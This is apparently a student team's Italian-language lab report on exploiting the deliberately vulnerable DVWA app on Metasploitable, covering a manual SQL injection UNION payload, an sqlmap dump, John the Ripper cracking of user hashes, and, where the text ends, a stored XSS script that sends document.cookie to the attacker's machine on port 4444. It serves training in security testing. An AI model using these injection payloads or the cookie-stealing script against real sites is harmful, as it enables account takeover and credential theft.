



**Gruppo Cyber**

# **BUILD WEEK 2 - PROGETTO**

## **TEAM**

---

Davide Caldirola  
Iacopo Bombieri  
Andrea Pace  
Riccardo Lattanzi  
Luca Manna  
Lisa Bonato



# INDICE

---



**Introduzione**



**Web Application Exploit SQLi**



**Web Application Exploit XSS**



**System Exploit BOF**



**Exploit Metasploitable con Metasploit**



**Exploit Windows con Metasploit**



**Conclusioni**



# INTRODUZIONE

---

All'interno della Build week di questa settimana è stato richiesto, al nostro gruppo, di svolgere alcune **Task giornaliere**, ognuna con un diverso **obiettivo** ma con la medesima configurazione.

Le Tasks proposte richiedono di sfruttare ogni volta una specifica **vulnerabilità**, le stesse sono risolvibili con più opzioni e metodi differenti in base alle esigenze e caratteristiche dei vari obiettivi.

Cosa s'intende per sfruttare le **vulnerabilità**?

Sfruttare una vulnerabilità a livello informatico s'intende l'atto di **approfittare** delle **debolezze** o **falle** presenti nei sistemi informatici o nei software al fine di ottenere un accesso non autorizzato per eseguire **azioni dannose**.

Le vulnerabilità possono riguardare errori di progettazione, difetti nel codice di programmazione o mancanze nella configurazione del sistema, offrendo l'opportunità a individui malevoli di compromettere la sicurezza informatica.

Gli attacchi informatici che sfruttano le vulnerabilità possono includere:

- **Information Gathering**
- **Vulnerability assessment**
- **Enumerazione servizi e scansione**
- **Exploit**



# INTRODUZIONE

## Information Gathering: Prima fase del PT.

La fase di **Information Gathering** rappresenta il fondamentale punto di partenza all'interno di un Penetration Test (PT).

Questo processo iniziale è cruciale per il **successo** dell'intera operazione di sicurezza.

Inoltre questo stadio svolge un ruolo **strategico**, poiché fornisce la base per la comprensione approfondita delle **caratteristiche** del sistema o della rete sotto esame.

Infatti durante questa fase vengono acquisite **informazioni vitali** che aiutano a plasmare il corso delle successive attività di test.

La precisione e la completezza delle informazioni raccolte in questa fase influenzano direttamente l'**efficacia** di tutto il processo di PT.



# INTRODUZIONE

## Information Gathering: Tecniche Attive.

Le **tecniche attive** di Information Gathering sono strategie in cui gli analisti interagiscono direttamente con il target per ottenere **informazioni dettagliate**.

Servono a identificare *vulnerabilità*, *configurazioni di rete* e *servizi attivi* al fine di valutare la **sicurezza del sistema**.

Vengono impiegate quando è necessario ottenere informazioni specifiche attraverso l'interazione diretta con il target durante una fase di **Penetration Testing**.

Di fianco, troviamo alcuni **esempi** di Tecniche Attive.



### Attacchi Forza Bruta



### Enumerazione Utenti



### Ping Sweep



### DNS Interrogation



### Vulnerability Scanning



### Port Scanning

# INTRODUZIONE

## Information Gathering: Tecniche Passive.

Le **tecniche passive** di Information Gathering sono strategie **non intrusive** in cui gli analisti raccolgono informazioni senza interagire direttamente con il sistema bersaglio. Queste tattiche si basano su **fonti di informazione pubblica** (Google Hacking, Google, WEBMII e altre simili).

Servono a raccogliere informazioni in modo **discreto**, evitando di attirare l'attenzione del sistema bersaglio. Consentono di ottenere dati utili senza attività dirette sul target.

Le tecniche passive sono particolarmente utili nelle **fasi iniziali** di un **Penetration Test**, fornendo una panoramica dettagliata del target senza rivelare la presenza dell'analista.

Alcuni esempi sono elencati nella slide.



### OSINT



### Domain Information Gathering



### Scansione Web



### Monitoraggio Social Media



### Analisi dei Metadati



### Web Scraping

# INTRODUZIONE

---

## Enumerazione Servizi e Scansione

Dopo la fase di **Information Gathering** segue la fase di **Enumerazione Servizi e Scansione** per un appropriato proseguimento di un *Penetration Test*. Questa fase coinvolge l'identificazione precisa di **asset** e **servizi** all'interno del perimetro del **target**.

Il processo mira a fornire una **mappa dettagliata** degli elementi presenti nella rete, permettendo al team di sicurezza di personalizzare gli attacchi in base ai sistemi operativi e alle tecnologie specifiche.

- L'**Enumerazione dei Servizi** consiste nel raccogliere informazioni dettagliate sui servizi in esecuzione su server e dispositivi all'interno della rete, identificando porte, protocolli e configurazioni.
- Il **processo di Scansione**, invece, implica l'esame attivo della rete per individuare dispositivi attivi, scoprire porte aperte e raccogliere dati che facilitano l'adattamento degli attacchi.

Vediamo alcuni esempi:

**01** **Identificazione dei Servizi attivi**

**02** **Scansione Porte**

**03** **Rilevamento dei Sistemi Operativi**



# Vulnerability Scanner: Definizione, funzioni e benefici.



## DEFINIZIONE:

Il V. S. è uno strumento automatizzato progettato per identificare e valutare vulnerabilità di sicurezza in un sistema informatico o una rete.

Scansiona il sistema per individuare potenziali punti deboli, fornendo una panoramica delle possibili vulnerabilità.

## FASI DI UTILIZZO:

### 1. Fase di Rilevamento e Analisi

Identifica e cataloga le vulnerabilità iniziali presenti nel sistema target.

### 2. Fase di Scansione Attiva: Conduzione di scansioni dettagliate per rivelare vulnerabilità più approfondite e specifiche.

### 3. Contributo alla Fase di Analisi: Fornisce dati dettagliati sulle vulnerabilità individuate, aiutando gli specialisti della sicurezza a comprendere il livello di rischio.

### 4. Supporto nella Fase di Sfruttamento: Alcuni scanner possono anche aiutare nella fase di sfruttamento, consentendo di testare l'efficacia delle contromisure di sicurezza.

## BENEFICI:

- Identificazione tempestiva di vulnerabilità.
- Risparmio di tempo rispetto all'analisi manuale.
- Fornisce una visione chiara delle minacce potenziali.
- Contribuisce a una strategia di sicurezza proattiva.

Dunque il Vulnerability Scanner è uno strumento cruciale nel Penetration Testing poiché consente una valutazione sistematica delle vulnerabilità, facilitando la mitigazione dei rischi e migliorando la sicurezza complessiva del sistema o della rete.



# INTRODUZIONE

## EXPLOIT

È un **software** o una **sequenza di comandi** progettati per sfruttare una vulnerabilità in un sistema informatico, un'applicazione o un dispositivo.


In breve un exploit è uno strumento che sfrutta delle **debolezze** nella sicurezza di un sistema per compiere **azioni dannose**.



**Errori di programmazione e progettazione**



**Mancanza di input validation**



**Problemi di gestione della memoria**



**Vulnerabilità sistema operativo**



**Software non aggiornato**



**Ingegneria sociale**

## Traccia - TASK 1

Ci viene richiesto di sfruttare la **vulnerabilità SQL injection** presente sulla **Web Application DVWA** per recuperare in chiaro la **password** dell'utente **Pablo Picasso** (ricordando che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro).

### Requisiti - TASK 1

**Livello difficoltà DVWA:** LOW  
**IP Kali Linux:** 192.168.13.100/24  
**IP Metasploitable:** 192.168.13.150/24



## Configurazione IP

Per iniziare andiamo a **configurare** gli **IP** richiesti dalla consegna all'interno dei file di configurazione di rete, sia di **Kali** che di **Metasploitable 2** (come scritto nell'intestazione), che si può trovare all'interno del **Path** **"/etc/network/interfaces"**



```
kali@kali: ~
nano 7.2          /etc/network/interfaces *
This file describes the network interfaces available on your system
and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*
# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.13.100/24
gateway 192.168.13.1
```

```
This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.13.150
netmask 255.255.255.0
network 192.168.80.0
broadcast 192.168.13.255
gateway 192.168.13.1
```

# EXPLOIT SQLi

# PING-Comunicazione tra Kali Linux e Metasploitable

Successivamente abbiamo effettuato un **PING** per verificare che le macchine comunichino tra loro correttamente.

I **PING** hanno avuto esito positivo.  
Ora possiamo stabilire che le  
macchine interagiscono tra loro e  
possiamo procedere con  
l'accesso alla **DVWA** utilizzando  
l'IP di Metasploitable 2  
**(192.168.13.150)**



```
[root@kali㉿ kali)-[~] ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.000 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.000 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.000 ms
64 bytes from 192.168.13.100: icmp_seq=4 ttl=64 time=0.000 ms
64 bytes from 192.168.13.100: icmp_seq=5 ttl=64 time=0.000 ms
64 bytes from 192.168.13.100: icmp_seq=6 ttl=64 time=0.000 ms
64 bytes from 192.168.13.100: icmp_seq=7 ttl=64 time=0.000 ms
64 bytes from 192.168.13.100: icmp_seq=8 ttl=64 time=0.000 ms
64 bytes from 192.168.13.100: icmp_seq=9 ttl=64 time=0.000 ms
64 bytes from 192.168.13.100: icmp_seq=10 ttl=64 time=0.000 ms
[...]
100 ping statistics
```

# EXPLOIT SQLi

## Soluzione manuale

### Finestra SQL Injection (Blind)

Spostiamoci nella finestra “**SQL Injection (Blind)**” così da poter carpire le informazioni che ci interessano e andiamo ad utilizzare la seguente Query:

**l'UNION SELECT 1,  
CONCAT(user\_id,':',first\_name,':',last\_name,':',user,':',p  
assword) FROM users#**

Come possiamo notare siamo riusciti a recuperare varie informazioni, tra cui “*Username*” e “*Password*” (quest’ultime in hash) le quali dovranno essere decriptate utilizzando il tool **John the Ripper**.

Security: SQL Injection

ID:

ID: 1' UNION SELECT 1, CONCAT(user\_id,':',first\_name,'':,last\_name,':',user,':',password) FROM users#

First name: admin  
Surname: admin

ID: 1' UNION SELECT 1, CONCAT(user\_id,':',first\_name,'':,last\_name,':',user,':',password) FROM users#

First name: 1  
Surname: 1:admin:admin:admin:5f4dcc3b5aa765d61d8327deb882ct

ID: 1' UNION SELECT 1, CONCAT(user\_id,':',first\_name,'':,last\_name,':',user,':',password) FROM users#

First name: 1  
Surname: 2:Gordon:Brown:gordonb:e99a18c428cb38d5f2608536789

ID: 1' UNION SELECT 1, CONCAT(user\_id,':',first\_name,'':,last\_name,':',user,':',password) FROM users#

First name: 1  
Surname: 3:Hack:Me:1337:8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT 1, CONCAT(user\_id,':',first\_name,'':,last\_name,':',user,':',password) FROM users#

First name: 1  
Surname: 4:Pablo:Picasso:pablo:0d107d09f5bbe40cade3dc

' UNION SELECT 1, CONCAT(user\_id,':',first\_name,'':,last\_name,':',user,':',password) FROM users#

First name: 1  
Surname: 5:Bob:Smith:smithy:5f4dcc3b5aa765d61

DVWA

# EXPLOIT SQLi

## John the Ripper



### CREAZIONE FILE.TXT

Creiamo quindi un **file.txt** (hash 2.txt) contenente "*username:password*" per ogni coppia di username e password ottenuti.

Sul terminale di Kali facciamo partire **John the Ripper** tramite il comando: "*john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash 2.txt*" in cui è presente la **wordlist** con cui poter **decriptare** le password in chiaro.



### VISUALIZZAZIONE PASSWORDS

Notiamo però che non abbiamo ottenuto tutte le password quindi per visualizzare quelle **mancanti** usiamo il comando: "*john --show --format=raw-md5 hash 2.txt*" così da ottenere **tutte e 5 le password in chiaro**.

```
(kali㉿kali)-[~/Desktop]
```

```
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt  
Using default input encoding: UTF-8  
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 2x])  
Warning: no OpenMP support for this hash type, consider --fork=1  
Press 'q' or Ctrl-C to abort, almost any other key for status  
password      (admin)  
abc123        (gordonb)  
letmein       (pablo)  
charley       (1337)
```

```
4g 0:00:00:00 DONE (2024-01-10 10:49) 200.0g/s 153600p/s 153600c  
Warning: passwords printed above might not be all those cracked  
Use the "--show --format=Raw-MD5" options to display all of the  
Session completed.
```


```
(kali㉿kali)-[~/Desktop]
```

```
$ john --format=raw-md5 --show=/usr/share/wordlists/rockyou.txt  
Invalid option in --show switch. Valid options:  
--show, --show=left, --show=formats, --show=types, --show=invali
```

```
(kali㉿kali)-[~/Desktop]
```

```
$ john --format=raw-md5 --show /usr/share/wordlists/rockyou.txt  
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt  
admin:password  
gordonb:abc123  
1337:charley  
pablo:letmein  
smithy:password
```

```
5 password hashes cracked, 52 left
```



## Burp Suite

Per raccogliere i **cookie** di **sessione** andremo ad utilizzare Burp Suite tramite la modalità **Proxy**, il quale una volta avviato apre una sessione riferita all'IP di Metasploitable 2 che intercetta il **traffico di rete** e tramite dei tool preinstallati ci da la possibilità di leggere in chiaro il **PHPSESSID**.

**Burp Suite** è una suite di **strumenti** utilizzata principalmente per il test di sicurezza delle applicazioni web. È un'applicazione **completa**, **versatile** e ampiamente utilizzata per **identificare** le **vulnerabilità** prima che possano essere sfruttate da attaccanti malintenzionati.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' button is highlighted in red, indicating it is active. Below the tabs, there are buttons for 'Forward', 'Drop', 'Intercept is on' (which is blue), 'Action', and 'Open browser'. The main pane displays an HTTP request in 'Raw' mode. The request is a GET to /dvwa/vulnerabilities/sql盲/?id= followed by a complex SQL query involving UNION and CONCAT functions to extract user data. The request includes standard headers like Host, Upgrade-Insecure-Requests, User-Agent, Accept, Referer, Accept-Encoding, Accept-Language, and a cookie with security=low and PHPSESSID values. The connection is set to close.

```
1 GET /dvwa/vulnerabilities/sql盲/?id=1%27+UNION+SELECT+1%2C+CONCAT%28user_id%2C%27%3A%27%2Cfirst_name%2C%27%3A%27%2Clast_name%2C%27%3A%27%2Cuser%2C%27%3A%27%2Cpassword%29+FROM+users%23&Submit=Submit HTTP/1.1
2 Host: 192.168.13.150
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://192.168.13.150/dvwa/vulnerabilities/sql盲/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=19596e18490b7e5cf260d7ab1cb2d58
.0 Connection: close
.1
```

## SQL Map

Come alternativa possiamo utilizzare “**SQL Map**”, il quale è uno strumento open source di penetration testing per **individuare** e **sfruttare vulnerabilità** di SQL injection in applicazioni web. Automatizza la **scansione** di un'applicazione, inviando **query SQL malevole**, per rilevare punti di **iniezione** e successivamente **sfruttarli** per ottenere informazioni sensibili dal **database**.

Quando non sappiamo a che tipo di vulnerabilità di tipo SQL Injection è sensibile una Web App possiamo usare **SQLMAP**, che permette di **automatizzare** gli attacchi sql injection. È preinstallato su Kali e si può eseguire con il comando **sqlmap**.

Per poter estrapolare le informazioni richieste dalla traccia usiamo questo comando:  
**sqlmap -u "http://192.168.13.150/dvwa/vulnerabilities/sqli/?id=&Submit=Submit#"--cookie="security=low;PHPSESSID=19596e18490b7e5cf260d7ab1cb2d58 -D dvwa -T users -dump "**

### Il comando spiegato nel dettaglio:

- **sqlmap** fa partire il programma utilizzando i moduli che andremo ad inserire successivamente
- **-u** fa riferimento all'url del sito web vittima (in questo caso la pagina di SQL Blind)
- **--cookie** va configurato con il livello di sicurezza impostata dal database, in aggiunta dei cookie di sessione da estrarre con Burp Suite
- **-D** ci andrà a stampare le informazioni che vogliamo dal database DVWA
- **-T users** andrà a stampare tutte le info degli utenti dalla tabella “users”
- **--dump** stampa a schermo ogni singola informazione che il programma riesce a raccogliere dal sito web

# EXPLOIT SQLi

```
(kali㉿kali)-[~/Desktop]
$ sqlmap -u "http://192.168.13.150/dvwa/vulnerabilities/sqli/?id=&Submit=Submit#" --cookie="security=low; PHPSESSID=19596e18490b7e5cf260d7ab1cb2d58" -D dvwa -T users --dump
H
{1.7.11#stable}
https://sqlmap.org

[09:27:56] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[09:27:58] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[09:27:58] [INFO] starting 10 processes
[09:27:59] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:27:59] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[09:28:00] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[09:28:00] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+
| user_id | user   | avatar                         | password          | last_name | first_name |
+-----+-----+-----+-----+
| 1       | admin   | http://192.168.50.101/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://192.168.50.101/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown    | Gordon    |
| 3       | 1337   | http://192.168.50.101/dvwa/hackable/users/1337.jpg   | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me      | Hack      |
| 4       | pablo   | http://192.168.50.101/dvwa/hackable/users/pablo.jpg  | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo     |
| 5       | smithy  | http://192.168.50.101/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith   | Bob       |
+-----+-----+-----+-----+
[09:28:02] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.13.150/dump/dvwa/users.csv'
[09:28:02] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.13.150'
[*] ending @ 09:28:02 /2024-01-22/
```

Come possiamo notare siamo riusciti ad ottenere tutte le **credenziali** in **chiaro** per ogni utente al quale abbiamo fatto la scansione, in questo caso facciamo riferimento all'account "**PABLO**"

# EXPLOIT SQLi

## Accesso Effettuato

Per completare la prima Task effettuiamo l'accesso tramite le **credenziali** trovate finora come richiesto nella traccia, in questo caso nell'account di **Pablo**.



Username  
pablo

Password  
letmein

Login



### Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

**WARNING!**

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

**Disclaimer**

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

**General Instructions**

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'pablo'

Username: pablo  
Security Level: high  
PHPIDS: disabled

# XSS STORED

## Traccia - TASK 2

Utilizzando le tecniche viste nelle lezioni teoriche, sfruttare la **vulnerabilità XSS persistente** presente sulla **Web Application DVWA** al fine simulare il **furto di una sessione** di un **utente** legito del sito, inoltrando i **cookie «rubati»** al **Web server** sotto il vostro controllo. Spiegare il significato dello script utilizzato.



## Requisiti - TASK 2

**Livello difficoltà DVWA:** LOW  
**IP Kali Linux:** 192.168.104.100/24  
**IP Metasploitable:** 192.168.104.150/24



# XSS STORED

# Configurazione IP

Per iniziare andiamo a **configurare** gli **IP** richiesti dalla consegna all'interno dei file di configurazione di rete sia di **Kali** che di **Metasploitable 2** (come scritto nell'intestazione), che si può trovare all'interno del **Path** `"/etc/network/interfaces"`.



```
nano 7.2                                     /etc/network/interfaces
```

This file describes the network interfaces available on this system and how to activate them. For more information, see in

```
source /etc/network/interfaces.d/*
```

[Visualizza] - Oracle VM VirtualBox

```
# The loopback network interface
```

```
auto lo
```

```
iface lo inet loopback
```

```
# The primary network interface
```

```
auto eth0
```

```
iface eth0 inet static
```

```
    address 192.168.104.100
```

```
    netmask 255.255.255.0
```

```
    broadcast 192.168.104.0
```

```
    gateway 192.168.104.1
```

```
    dns-nameservers 192.168.104.255
```

```
    dns-search 192.168.104.1
```

## PING-Comunicazione tra Kali Linux e Metasploitable

Successivamente abbiamo effettuato un **PING** per verificare che le macchine comunichino correttamente

I **PING** hanno avuto esito positivo. Ora possiamo stabilire che le macchine interagiscono tra loro e possiamo procedere con l'accesso alla **DVWA** utilizzando l'IP di Metasploitable 2 (**192.168.104.150**)



```
kali㉿kali:[~]
└─$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=0.000 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=0.000 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=0.000 ms
64 bytes from 192.168.104.150: icmp_seq=4 ttl=64 time=0.000 ms
64 bytes from 192.168.104.150: icmp_seq=5 ttl=64 time=0.000 ms
^C File System
└─ 192.168.104.150 ping statistics ---
  packets transmitted, 5 received, 0% packet loss,
    min/avg/max/mdev = 0.000/0.000/0.000/0.000
  with ABSOLUTELY NO WARRANTY, to the extent
  permitted by law.

root@kali:[~]
└─$ access official Ubuntu documentation, please visit:
  http://help.ubuntu.com/
  or mail.

msfadmin@metasploitable:~$ ping 192.168.104.100
PING 192.168.104.100 (192.168.104.100) 56(84) bytes of data
64 bytes from 192.168.104.100: icmp_seq=1 ttl=64 time=0.286 ms
64 bytes from 192.168.104.100: icmp_seq=2 ttl=64 time=0.302 ms
64 bytes from 192.168.104.100: icmp_seq=3 ttl=64 time=0.294 ms
64 bytes from 192.168.104.100: icmp_seq=4 ttl=64 time=4.722 ms
^C File System
└─ 192.168.104.100 ping statistics ---
  packets transmitted, 4 received, 0% packet loss, time
  1ms
  min/avg/max/mdev = 0.286/1.448/4.722/1.890 ms
  with ABSOLUTELY NO WARRANTY, to the extent
  permitted by law.
```

# XSS STORED

## Finestra XSS Stored

Spostiamoci nella finestra “**XSS Stored**” così da poter **carpire le informazioni** che ci interessano, ma prima dobbiamo modificare la **lunghezza massima dei caratteri** da poter immettere all’interno della sezione “**Messaggio**”.

Dopodichè siamo pronti per utilizzare la seguente **Query**:

```
<script>var i=new  
Image;i.src="http://192.168.104.100:4444/?"+document.c  
ookie;</script>
```

